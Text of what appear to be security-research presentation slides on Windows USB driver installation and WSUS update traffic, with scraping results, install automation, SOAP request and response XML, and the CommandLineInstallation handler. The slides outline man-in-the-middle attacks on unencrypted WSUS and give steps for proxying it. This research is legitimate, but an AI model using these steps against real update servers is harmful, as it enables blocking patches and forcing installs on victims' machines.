0e0b	Belkin Corporation - Network ...	0c9cf2d6-b137-4851-8ead-79605cbd195f	2009-10-26	6.1370.1...	Dr...	Windows 7, Windows ...	660583	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	ereEDp6wy59Igu60Wldcwv0YOWw=
0e0b	Ralink - Network - 802.11n Wi...	a8a6cd68-f439-493f-abf1-abc2bad095b1	2009-05-25	3.0.1.0	Dr...	Windows 7 Client	372494	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	6RbuTB81vKzs3Eur5ZYiMLaMcGY=
0e0b	Realtek Semiconductor Corp. ...	7c5884e2-9508-4f36-add5-3bf8c1fbcd82	2012-05-22	1086.49...	Dr...	Windows 8, Windows ...	1189051	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	P7uYVE9VuhV+5Z1MyXH7N02Qbhl=
0e0b	Realtek Semiconductor Corp. ...	23bdfc5-4422-423d-bfc9-5451fda2e17e	2012-05-22	1086.49...	Dr...	Windows 8, Windows ...	1141503	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	CYeMWLpkRAhQ2elfQIDDIImmBACk=
145f	Realtek Semiconductor Corp. ...	1f793ad7-cbfb-4127-84f2-63158a0e041	2007-11-19	6.1304.1...	Dr...	Windows 7, Windows ...	184528	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	mu2Hqv1BEK/eFNwhwZRRPwADfoI=
145f	Realtek Semiconductor Corp. ...	85c6a256-c5ab-4284-8c15-73dc568f634a	2007-11-19	6.1304.1...	Dr...	Windows 7, Windows ...	163564	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	6y6gs/7c3c91fqGt2y01DFdhXKE=
145f	Trust - Streaming Media and ...	2d1e4302-78a4-4167-96a5-3fa123877811	2009-07-02	5.8.53004.0	Dr...	Windows 7, Windows ...	4978952	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	OdZSXF5GVPfQsSqE/SxrHbW0NXc=
145f	Broadcom Corporation driver ...	5db4a424-a74d-4ca6-8666-fb235f072c8f	2013-08-30	12.0.0.7820	Dr...	Windows 8.1 Drivers	1148438	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	qQ9JKoFmnFFeOIH57VRU9Jzzif4=
145f	Broadcom Corporation driver ...	780e4781-f027-418d-98e5-146716a5ffb3	2013-08-30	12.0.0.7820	Dr...	Windows 8.1 Drivers	1791042	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	4kNVhHPyMa/AACuHKBpFDV+HRV5=
145f	Qualcomm Atheros Commun...	b50ea65d-a3ff-43ea-9f88-52986f61c412	2013-07-31	8.0.1.244	Dr...	Windows 8.1 and later...	1223840	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	fo+L3Sr0EQChh1xvPSjUnV3t08=
145f	Qualcomm Atheros Commun...	43592cf3-1505-4371-8c86-fb5af6ad0f68	2013-07-31	8.0.1.244	Dr...	Windows 8.1 and later...	1223840	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	fo+L3Sr0EQChh1xvPSjUnV3t08=
145f	Qualcomm Atheros Commun...	3a59b054-d423-48a0-b8bc-af9fc9421eee	2013-07-31	8.0.1.244	Dr...	Windows 8.1 and later...	1200102	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	m09V1HHHFkcyOxhvjBS08IMT+Y=
145f	Qualcomm Atheros Commun...	74a0bf31-ffa2-4c80-b170-fcd156e27e09	2013-07-31	8.0.1.244	Dr...	Windows 8.1 and later...	1200102	N...	http://download.windowsupdate.com/c/msdownload/update/driver/dr...	m09V1HHHFkcyOxhvjBS08IMT+Y=
145f	Qualcomm Atheros Commun...	5f183a3f-075f-4a74-8fb6-5c0acd1848b4	2012-06-08	1.0.4.0	Dr...	Windows 8	612202	N...	http://download.windowsupdate.com/d/msdownload/update/driver/dr...	iu21g2wAsT0xxv+4R5A2A46b7SI=

Scraping Results (~April 2015)






















- 425 unique USB Vendor IDs
- 25,125 unique driver update GUIDs
- 4,687 unique download URLs / download hashes
- Many duplicates
- Many obsolete driver versions
- Downloaded 2,284 drivers
- ~5 GB worth of .cab files
- Range of sizes from >100MB to a few KB

Scraping Results (~April 2015)

- Lots of standard devices
 - Printers
 - Memory Cards
 - USB Ethernet
 - Bluetooth
- Lots of weird and wonderful sounding hardware
 - Infineon XC800 USB Debug
 - STMicroelectronics - Intel(R) Sensor Solution Blue Box DFU
 - DisplayLink Corp. Display Adapter (03B2)
- Many funky drivers were really just USB to serial drivers
- Some 'drivers' just used built-in drivers, configured some settings

Contents of a Windows driver .cab file

- .cat – signature and hashes of files
- .inf – list of supported hardware, installation directives
- .sys files – kernel drivers
- .dlls, .exes, help files...
- Stuff the developer forgot to remove
 - .pdb files
- 32-bit and 64-bit versions of everything

Name	Size	Path
 ATEngineAdapter.dll	694 KB	amd64\
 ATEngineAdapter.dll	534 KB	i386\
 ATEngineAdapter.p...	3,947 KB	amd64\
 ATEngineAdapter.p...	3,867 KB	i386\
 ATSensorAdapter.dll	179 KB	amd64\
 ATSensorAdapter.dll	155 KB	i386\
 ATSensorAdapter.p...	1,931 KB	amd64\
 ATSensorAdapter.p...	1,971 KB	i386\
 atswpwwdf.cat	12 KB	
 ATSwpWDF.inf	7 KB	
 ATSwpWDF.pdb	3,395 KB	amd64\
 ATSwpWDF.pdb	4,179 KB	i386\
 ATSwpWDF.sys	885 KB	amd64\
 ATSwpWDF.sys	773 KB	i386\
 atswpwwdfamd64.cat	12 KB	
 TrueSuiteCoInst040...	60,249 KB	amd64\
 TrueSuiteCoInst040...	60,430 KB	i386\
 vc90.pdb	492 KB	amd64\
 vc90.pdb	500 KB	i386\
 WdfCoInstaller0100...	1,682 KB	amd64\
 WdfCoInstaller0100...	1,428 KB	i386\

The Plan

- Get a list of USB Vendor IDs
- Scrape Windows Update Catalog
 - find every USB driver for every Vendor ID
 - Make a database of driver details
- Download every driver for Windows 7 onwards
- **Install all the drivers**



Automatically Installing Drivers

- Use Windows Device Console - DevCon.exe
- Found in Windows Driver Development Kit (DDK)
- Can run standalone

```
> devcon install cabdir\driver.inf USB\VID_1234&PID_5678
```

```
Device node created. Install is complete when drivers are  
installed...
```

```
Updating drivers for USB\VID_04F9&PID_02FA&MI_02 from  
cabdir\brpoi13a.inf.
```

```
Drivers installed successfully.
```

```
> _
```

Automatically Installing Drivers

- Used VirtualBox and VBoxManage to automate it via cmdline
- Resume VM snapshot
- Launch script via PsExec from host
- Run SysInternals' ProcMon to capture activity
- Run devcon
- Record details before and after driver install
 - Services
 - Processes
 - Directory listings – Program Files, Windows, System32
 - Take screenshot
 - etc..
- Repeat for every driver

Automated Driver Installation

- Using DevCon doesn't fully simulate plugging in a USB device
- Must be run as high-priv user
- What happens when low-priv users plug in USB devices?
- Can we simulate this without hardware?

Windows Device Simulation Framework

- Part of Windows DDK
- Allows full software simulation of USB devices
- Discontinued in DDK version 8.0
- Last available version in 7.1
- Documentation is hard to find on Google
- Comes with COM-scriptable pre-compiled example devices:
 - Generic HID device
 - USB Audio device
 - Keyboard device
- <https://msdn.microsoft.com/en-us/library/ff538295.aspx>

Scripting DSF Sample Devices

- Use the ISoftUSBDevice interface to set Vendor, Product IDs
- Can automate plugging in, removing a device
- Use VirtualBox USB filters to route device to VM
- Automatically trigger driver install process via script

Driver Installation - Results

- Of the 2,284 downloaded USB drivers :
 - 1,150 installed successfully
 - 533 installed new kernel drivers to the system
 - 58 installed auto-run programs
 - 12 installed services running as high-priv users

Driver Attacks in Enterprise Setting

- In enterprise/corporate setting, WSUS is generally in use
 - Some device drivers are available through WSUS, but they must generally be approved by admin
 - Plugging in a random USB device often won't do much
 - USB whitelisting may be in use
-
- Let's look at WSUS again

WSUS – Windows Software Update Services

- Pretty much identical to Windows Update
- Similar SOAP XML web service
- Updates fetched from local server instead of Microsoft server
- Updates must be approved by administrator before being pushed out

WSUS Security

- Windows Server 2012 WSUS Setup Wizard
- SSL not enabled by default
- Microsoft does recommend using SSL

A screenshot of the 'Windows Server Update Services Configuration Wizard' window. The title bar is blue and contains the text 'Windows Server Update Services Configuration Wizard:WIN-J5BPC26S4AM' and a red close button with a white 'X'. The main content area has a light blue header with the text 'What's Next' and a sub-header 'Next steps to get your WSUS Server integrated into your environment'. On the left, there is a vertical list of steps: 'Before You Begin', 'Microsoft Update Improvement Program', 'Choose Upstream Server', 'Specify Proxy Server', 'Choose Languages', 'Choose Products', 'Choose Classifications', 'Configure Sync Schedule', 'Finished', and 'What's Next' (which is highlighted in blue). On the right, there is an information icon (a blue circle with a white 'i') followed by the text 'Next Steps: To fully configure your system, you should explore the following topics:'. Below this text is a list of four links: '1. Using SSL with WSUS', '2. Create computer groups', '3. Assign computers to groups using Group Policy', and '4. Configure auto-approval rules'. The first link, '1. Using SSL with WSUS', is circled in red.

Windows Server Update Services Configuration Wizard:WIN-J5BPC26S4AM

What's Next

Next steps to get your WSUS Server integrated into your environment

Before You Begin
Microsoft Update Improvement Program
Choose Upstream Server
Specify Proxy Server
Choose Languages
Choose Products
Choose Classifications
Configure Sync Schedule
Finished
What's Next

Next Steps: To fully configure your system, you should explore the following topics:

1. [Using SSL with WSUS](#)
2. [Create computer groups](#)
3. [Assign computers to groups using Group Policy](#)
4. [Configure auto-approval rules](#)

WSUS Security

“**WSUS uses SSL for metadata only, not for update files.** This is the same way that Microsoft Update distributes updates. Microsoft reduces the risk of sending update files over an unencrypted channel by signing each update. In addition, a hash is computed and sent together with the metadata for each update. **When an update is downloaded, WSUS checks the digital signature and hash. If the update has been changed, it is not installed.**”

<https://technet.microsoft.com/en-us/library/hh852346.aspx>

- All updates must be signed by **Microsoft**


WSUS Attacks

- If SSL not used we could MITM update traffic
- Updates are signed so cannot be modified
- We could:
 - Prevent updates being applied?
 - Force drivers to be downloaded and installed?
 - Remove security patches then attack system?
- Let's look at the web service


Proxying WSUS

- If HTTPS in use, must put proxy CA cert into Machine cert store
- Windows Update respects user proxy settings
- May need to restart Windows Update service after configuring proxy
- Main endpoint is <http://wsus-server/ClientWebService/client.asmx>
- SOAP web service is partially documented at:
<https://msdn.microsoft.com/en-us/library/cc251937.aspx>

WSUS SOAP Service - Setup



WSUS SOAP Service – Checking for Updates





SyncUpdates Request

```
<s:Envelope><s:Body>
<SyncUpdates>
  <cookie>...</cookie>
  <parameters>
    <ExpressQuery>false</ExpressQuery>
    <InstalledNonLeafUpdateIDs>
      <int>15</int>
      <int>56</int>
      ...
      <int>41072</int>
    </InstalledNonLeafUpdateIDs>
    <OtherCachedUpdateIDs>
      <int>16</int>
      <int>17</int>
      ...
      <int>48260</int>
    </OtherCachedUpdateIDs>
    <SkipSoftwareSync>false</SkipSoftwareSync>
    <NeedTwoGroupOutOfScopeUpdates>false</NeedTwoGroupOutOfScopeUpdates>
    <AlsoPerformRegularSync>true</AlsoPerformRegularSync>
    <ComputerSpec/>
  </parameters>
</SyncUpdates>
</s:Body></s:Envelope>
```

List of installed / known updates



SyncUpdates Response

```
<s:Envelope><s:Body>
  <SyncUpdatesResponse><SyncUpdatesResult>
    <NewUpdates>
      <UpdateInfo> ← 0 or more UpdateInfo tags
        <ID>11974101</ID>
        <Deployment>
          <ID>17356584</ID>
          <Action>Bundle</Action>
          <IsAssigned>true</IsAssigned>
          <LastChangeTime>2014-04-22</LastChangeTime>
          <AutoSelect>0</AutoSelect>
          <AutoDownload>0</AutoDownload>
          <SupersedenceBehavior>0</SupersedenceBehavior>
        </Deployment>
        <IsLeaf>true</IsLeaf>
        <Xml>&lt;UpdateIdentity.../ApplicabilityRules&gt;</Xml>
      </UpdateInfo>
      <UpdateInfo>
        ...
    </NewUpdates>
    <Truncated>false</Truncated>
    <NewCookie>...</NewCookie>
    <DriverSyncNotNeeded>false</DriverSyncNotNeeded>
  </SyncUpdatesResult></SyncUpdatesResponse>
</s:Body></s:Envelope>
```

Update Metadata,
encoded XML inside
Xml tag



SyncUpdates Response – Update Metadata

```
<UpdateIdentity UpdateID="53979536-176e-46c2-9f61-bcf68381c065" RevisionNumber="206" />
<Properties UpdateType="Software" />
<Relationships>
  <Prerequisites>
    <UpdateIdentity UpdateID="59653007-e2e9-4f71-8525-2ff588527978" />
    <UpdateIdentity UpdateID="71c1e8bb-9a5d-4e56-a456-10b0624c7188" />
  </Prerequisites>
</Relationships>
<ApplicabilityRules>
  <IsInstalled>
    <b.FileVersion Version="6.1.7601.22045"
      Comparison="GreaterThanOrEqualTo" Path="\conhost.exe" Csidl="37" />
  </IsInstalled>
  <IsInstallable>
    <Not>
      <CbsPackageInstalledByIdentity
        PackageIdentity="InternetExplorer-Package~11.2.9600.16428" />
    </Not>
  </IsInstallable>
</ApplicabilityRules>
```

Must have
these
installed

Check file
versions,
registry
keys etc...

GetExtendedUpdateInfo Request

```
<soap:Envelope><soap:Body>
  <GetExtendedUpdateInfo>
    <cookie>...</cookie>
    <revisionIDs>
      <int>13160722</int>
      <int>16753458</int>
      <int>17212691</int>
      <int>17212692</int>
    </revisionIDs>
    <infoTypes>
      <XmlUpdateFragmentType>Extended</XmlUpdateFragmentType>
      <XmlUpdateFragmentType>LocalizedProperties</XmlUpdateFragmentType>
      <XmlUpdateFragmentType>Eula</XmlUpdateFragmentType>
    </infoTypes>
    <locales>
      <string>en-US</string>
      <string>en</string>
    </locales>
  </GetExtendedUpdateInfo>
</soap:Body></soap:Envelope>
```

} Need details on these updates



GetExtendedUpdateInfo Response

```
<soap:Envelope><soap:Body>
<GetExtendedUpdateInfoResponse><GetExtendedUpdateInfoResult>
  <Updates>
    <Update>
      <ID>66719</ID>
      <Xml>&lt;ExtendedProperties...&lt;/HandlerSpecificData&gt;</Xml>
    </Update>
    <Update>
      <ID>67749</ID>
      <Xml>&lt;ExtendedProperties....&lt;/HandlerSpecificData&gt;</Xml>
    </Update>
  </Updates>
  <FileLocations>
    <FileLocation>
      <FileDigest>tXa3bCw4XzkLd/Fyfs2ATZcYgh8=</FileDigest>
      <Url>http://wsus-server:8530/Content/1F/B576B76C2C385F39.cab</Url>
    </FileLocation>
    <FileLocation>
      <FileDigest>OzTUyOLCmj1K08U2VJNHw3rfpzQ=</FileDigest>
      <Url>http://wsus-server:8530/Content/34/3B34D4C8E2C29A39.cab</Url>
    </FileLocation>
  </FileLocations>
</GetExtendedUpdateInfoResult></GetExtendedUpdateInfoResponse>
</soap:Body></soap:Envelope>
```

Extended Metadata

Hash and URL of each update



GetExtendedUpdateInfo Extended Metadata

```
<ExtendedProperties
  DefaultPropertiesLanguage="en"
  Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs"
  MaxDownloadSize="9510901" MinDownloadSize="9510901">
  <InstallationBehavior
    Impact="RequiresExclusiveHandling"
    RebootBehavior="CanRequestReboot" />
</ExtendedProperties>
<Files>
  <File Digest="jPCzjkNiJ2YzPOcEJiQdx/qZa00=" DigestAlgorithm="SHA1"
    FileName="windows6.1-kb2533552-x64.cab"
    Size="9510901" Modified="2011-04-11T17:01:48.68"
    PatchingType="SelfContained" />
  <File Digest="9dJV9mHy3AiJmp851/VzNq6nBRC=" DigestAlgorithm="SHA1"
    FileName="Windows6.1-KB2533552-x64-EXPRESS.cab"
    Size="60633" Modified="2011-04-11T17:01:48.87"
    PatchingType="Express" />
</Files>
<HandlerSpecificData type="cbs:Cbs">
  <CbsData PackageIdentity="" />
</HandlerSpecificData>
```

Different
types of
'handler'

Files needed
for update

Update Handlers

- Cbs
- WindowsDriver
- WindowsInstaller
- WindowsPatch
- InfBasedInstallation
- CommandLineInstallation

Update Handlers

- Cbs
- WindowsDriver
- WindowsInstaller
- WindowsPatch
- InfBasedInstallation
- **CommandLineInstallation**

CommandLineInstallation


```
<ExtendedProperties DefaultPropertiesLanguage="en"
  Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation"
  MaxDownloadSize="41837240" MinDownloadSize="0">
  <InstallationBehavior RebootBehavior="CanRequestReboot" />
</ExtendedProperties>
<Files>
  <File Digest="sJRqIvCrdbpZvPl8wDS2HbwhFUE=" DigestAlgorithm="SHA1"
    FileName="Windows-KB890830-x64-V5.22.exe"
    Size="41837240" Modified="2015-02-27T15:54:52Z">
    <AdditionalDigest Algorithm="SHA256">robj...WY0</AdditionalDigest>
  </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
  <InstallCommand Arguments="/Q /W"
    Program="Windows-KB890830-x64-V5.22.exe"
    RebootByDefault="false" DefaultResult="Succeeded">
    <ReturnCode Reboot="true" Result="Succeeded" Code="3010" />
    <ReturnCode Reboot="false" Result="Failed" Code="1603" />
    <ReturnCode Reboot="false" Result="Failed" Code="-2147024894" />
  </InstallCommand></HandlerSpecificData>
```

CommandLineInstallation

